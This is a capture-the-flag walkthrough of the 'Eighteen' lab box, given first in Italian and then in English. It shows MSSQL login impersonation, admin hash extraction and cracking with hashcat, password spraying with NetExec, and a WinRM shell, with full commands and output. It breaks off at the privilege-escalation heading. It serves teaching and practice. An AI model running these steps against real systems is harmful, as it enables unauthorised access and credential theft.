Eighteen
Foothold
Vengono fornite per la box Windows le credenziali come in ogni test
kevin / iNa2we6haRj2gaw!
Si lancia nmap su porte TCP
sudo nmap -sV --disable-arp-ping -Pn -n 10.10.11.95 -oN output.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 17:36 CET
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.85% done; ETC: 17:37 (0:00:43 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.30% done; ETC: 17:37 (0:00:41 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.75% done; ETC: 17:37 (0:00:39 remaining)
Nmap scan report for 10.10.11.95
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.72 seconds
Si accede all’applicazione web, si crea un account e si effettua il login. All’interno, si nota la presenza di una sezione admin, non raggiungibile direttamente dall’account appena creato.

Poiché è attivo un servizio MSSQL, si accede utilizzando le credenziali fornite per il test e si procede con un’attività di enumerazione.
impacket-mssqlclient kevin:'iNa2we6haRj2gaw!'@10.10.11.95
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (kevin  guest@master)> SELECT name FROM master.dbo.sysdatabases;
name
-----------------
master

tempdb

model

msdb

financial_planner

SQL (kevin  guest@master)> use financial_planner;
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
Il database financial_planner potrebbe essere collegato all’applicazione web, ma l’accesso con l’utente attuale è negato. Procediamo quindi a verificare quali utenti sono presenti nel database e se è possibile impersonarne qualcuno.
SQL (kevin  guest@master)> select sp.name as login, sp.type_desc as login_type, sl.password_hash, sp.create_date, sp.modify_date, case when sp.is_disabled = 1 then 'Disabled' else 'Enabled' end as status from sys.server_principals sp left join sys.sql_logins sl on sp.principal_id = sl.principal_id where sp.type not in ('G', 'R') order by sp.name;
login    login_type   password_hash   create_date   modify_date   status
------   ----------   -------------   -----------   -----------   --------
appdev   SQL_LOGIN             NULL   2025-09-12 01:38:53   2025-11-25 16:26:31   b'Enabled'

kevin    SQL_LOGIN             NULL   2025-09-12 01:38:48   2025-11-25 15:12:58   b'Enabled'

sa       SQL_LOGIN             NULL   2003-04-08 09:10:35   2025-11-25 10:15:28   b'Enabled'

SQL (kevin  guest@master)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
------
appdev
Procediamo quindi a impersonare l’utente appdev e a selezionare il database precedente. In questo modo risulta presente una tabella interessante chiamata users.
SQL (kevin  guest@master)> EXECUTE AS LOGIN = 'appdev';
SQL (appdev  appdev@master)> use financial_planner;
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
SQL (appdev  appdev@financial_planner)> SELECT * FROM financial_planner.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG       TABLE_SCHEMA   TABLE_NAME    TABLE_TYPE
-----------------   ------------   -----------   ----------
financial_planner   dbo            users         b'BASE TABLE'

financial_planner   dbo            incomes       b'BASE TABLE'

financial_planner   dbo            expenses      b'BASE TABLE'

financial_planner   dbo            allocations   b'BASE TABLE'

financial_planner   dbo            analytics     b'BASE TABLE'

financial_planner   dbo            visits        b'BASE TABLE'

SQL (appdev  appdev@financial_planner)> select * from users;
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      [email protected]   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
Nel database è presente l’hash della password, che sicuramente è utilizzata nell’applicazione web. Per poterlo utilizzare con Hashcat è necessario riformattarlo: il salt è memorizzato come stringa ASCII, mentre l’hash è in formato esadecimale.
Entrambi vanno quindi convertiti nel formato corretto prima del cracking.
# Le trasformazioni sono
Salt: ASCII → Bytes → Base64
Hash: Hex → Bytes → Base64
# Stringa nel DB
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133
# Trasformazione del hash
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
# Cracking
hashcat -m 10900 hash.txt rockyou.txt
Si può utilizzare questo script Python per fare questa cosa
import base64

salt = "AMtzteQIG7yAbZIa"
hash_hex = "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"
# Salt → Base64
salt_b64 = base64.b64encode(salt.encode()).decode()
# Hash hex → bytes → Base64
hash_bytes = bytes.fromhex(hash_hex)
hash_b64 = base64.b64encode(hash_bytes).decode()
print("Salt Base64:", salt_b64)
print("Hash Base64:", hash_b64)
Difatti, dopo poco il cracking è andato a buon fine
hashcat.exe -m 10900 -a 0 "C:\Users\USER\Desktop\hash.txt" "E:\Wordlists\rockyou.txt" --show

sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1
In questo modo con credenziali admin / iloveyou1 si riesce ad entrare nell’applicazione web

Poiché nemmeno l’accesso come amministratore all’applicazione web porta a nuovi risultati, è plausibile che le credenziali vengano riutilizzate su altri servizi esposti dal sistema, come WinRM sulla porta 5985.
Avendo accesso a MSSQL, si tenta quindi l’enumerazione degli utenti locali tramite NetExec, poiché quella di dominio non è possibile in quanto non si dispone di credenziali di dominio.
nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --rid-brute --local-auth
MSSQL       10.10.11.95     1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.10.11.95     1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.10.11.95     1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.10.11.95     1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.10.11.95     1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.10.11.95     1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.10.11.95     1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.10.11.95     1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.10.11.95     1433   DC01             514: EIGHTEEN\Domain Guests
[...]
Ora si esegue un password spraying con le utenze trovate e la password iloveyou1
nxc winrm 10.10.11.95 -u rid_mssql.txt -p 'iloveyou1' --no-bruteforce
WINRM       10.10.11.95     5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Enterprise Read-only Domain Controllers:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Administrator:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Guest:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\krbtgt:iloveyou1
[...]
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\jane.smith:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\alice.jones:iloveyou1
WINRM       10.10.11.95     5985   DC01             [+] EIGHTEEN\adam.scott:iloveyou1 (Pwn3d!)
Bingo, utenza trovata.
EIGHTEEN\adam.scott:iloveyou1
Proviamo ad accedere con evil-winrm
evil-winrm -i 10.10.11.95 -u "EIGHTEEN\adam.scott"  -p iloveyou1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents> whoami
eighteen\adam.scott
Alternativamente, ci si può connettere direttamente con Powershell da Windows con privilegi di amministratore
Enter-PSSession -ComputerName 10.10.11.95 -Credential "EIGHTEEN\adam.scott"
Foothold ottenuto e prendiamo la flag user.txt.
Privilege Escalation
UDP 10.10.11.95 88 *:* 836 lsass
Foothold
As with every assessment, credentials are provided for the Windows box
kevin / iNa2we6haRj2gaw!
We run nmap against the TCP ports
sudo nmap -sV --disable-arp-ping -Pn -n 10.10.11.95 -oN output.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 17:36 CET
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.85% done; ETC: 17:37 (0:00:43 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.30% done; ETC: 17:37 (0:00:41 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.75% done; ETC: 17:37 (0:00:39 remaining)
Nmap scan report for 10.10.11.95
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.72 seconds
We reach the web application, create an account and log in. Inside, we notice the presence of an admin section, which is not directly accessible from the account we just created.
Since an MSSQL service is running, we log in using the credentials provided for the test and proceed with an enumeration activity.
impacket-mssqlclient kevin:'iNa2we6haRj2gaw!'@10.10.11.95
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (kevin  guest@master)> SELECT name FROM master.dbo.sysdatabases;
name
-----------------
master

tempdb

model

msdb

financial_planner

SQL (kevin  guest@master)> use financial_planner;
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
The financial_planner database may be tied to the web application, but access with the current user is denied. We therefore proceed to check which users exist in the database and whether it is possible to impersonate any of them.
SQL (kevin  guest@master)> select sp.name as login, sp.type_desc as login_type, sl.password_hash, sp.create_date, sp.modify_date, case when sp.is_disabled = 1 then 'Disabled' else 'Enabled' end as status from sys.server_principals sp left join sys.sql_logins sl on sp.principal_id = sl.principal_id where sp.type not in ('G', 'R') order by sp.name;
login    login_type   password_hash   create_date   modify_date   status
------   ----------   -------------   -----------   -----------   --------
appdev   SQL_LOGIN             NULL   2025-09-12 01:38:53   2025-11-25 16:26:31   b'Enabled'

kevin    SQL_LOGIN             NULL   2025-09-12 01:38:48   2025-11-25 15:12:58   b'Enabled'

sa       SQL_LOGIN             NULL   2003-04-08 09:10:35   2025-11-25 10:15:28   b'Enabled'

SQL (kevin  guest@master)> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
name
------
appdev
We then proceed to impersonate the appdev user and select the previous database. In doing so, an interesting table called users turns out to be present.
SQL (kevin  guest@master)> EXECUTE AS LOGIN = 'appdev';
SQL (appdev  appdev@master)> use financial_planner;
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
SQL (appdev  appdev@financial_planner)> SELECT * FROM financial_planner.INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG       TABLE_SCHEMA   TABLE_NAME    TABLE_TYPE
-----------------   ------------   -----------   ----------
financial_planner   dbo            users         b'BASE TABLE'

financial_planner   dbo            incomes       b'BASE TABLE'

financial_planner   dbo            expenses      b'BASE TABLE'

financial_planner   dbo            allocations   b'BASE TABLE'

financial_planner   dbo            analytics     b'BASE TABLE'

financial_planner   dbo            visits        b'BASE TABLE'

SQL (appdev  appdev@financial_planner)> select * from users;
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      [email protected]   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
The database contains the password hash, which is surely used in the web application. To be able to use it with Hashcat, it needs to be reformatted: the salt is stored as an ASCII string, while the hash is in hexadecimal format.
Both must therefore be converted into the correct format before cracking.
# Le trasformazioni sono
Salt: ASCII → Bytes → Base64
Hash: Hex → Bytes → Base64
# Stringa nel DB
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133
# Trasformazione del hash
sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
# Cracking
hashcat -m 10900 hash.txt rockyou.txt
This Python script can be used to do this
import base64

salt = "AMtzteQIG7yAbZIa"
hash_hex = "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"
# Salt → Base64
salt_b64 = base64.b64encode(salt.encode()).decode()
# Hash hex → bytes → Base64
hash_bytes = bytes.fromhex(hash_hex)
hash_b64 = base64.b64encode(hash_bytes).decode()
print("Salt Base64:", salt_b64)
print("Hash Base64:", hash_b64)
Indeed, after a short while the cracking succeeded
hashcat.exe -m 10900 -a 0 "C:\Users\USER\Desktop\hash.txt" "E:\Wordlists\rockyou.txt" --show

sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1
This way, with the credentials admin / iloveyou1, we manage to get into the web application
Since not even logging in as administrator to the web application leads to new results, it is plausible that the credentials are reused on other services exposed by the system, such as WinRM on port 5985.
Having access to MSSQL, we then attempt to enumerate the local users via NetExec, since domain enumeration is not possible as we do not have domain credentials.
nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --rid-brute --local-auth
MSSQL       10.10.11.95     1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.10.11.95     1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.10.11.95     1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.10.11.95     1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.10.11.95     1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.10.11.95     1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.10.11.95     1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.10.11.95     1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.10.11.95     1433   DC01             514: EIGHTEEN\Domain Guests
[...]
Now we perform a password spraying with the accounts found and the password iloveyou1
nxc winrm 10.10.11.95 -u rid_mssql.txt -p 'iloveyou1' --no-bruteforce
WINRM       10.10.11.95     5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Enterprise Read-only Domain Controllers:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Administrator:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\Guest:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\krbtgt:iloveyou1
[...]
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\jane.smith:iloveyou1
WINRM       10.10.11.95     5985   DC01             [-] EIGHTEEN\alice.jones:iloveyou1
WINRM       10.10.11.95     5985   DC01             [+] EIGHTEEN\adam.scott:iloveyou1 (Pwn3d!)
Bingo, account found.
EIGHTEEN\adam.scott:iloveyou1
Let’s try to log in with evil-winrm
evil-winrm -i 10.10.11.95 -u "EIGHTEEN\adam.scott"  -p iloveyou1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents> whoami
eighteen\adam.scott
Alternatively, we can connect directly with PowerShell from Windows with administrator privileges
Enter-PSSession -ComputerName 10.10.11.95 -Credential "EIGHTEEN\adam.scott"
Foothold obtained, and we grab the user.txt flag.
Privilege Escalation
UDP 10.10.11.95 88 *:* 836 lsass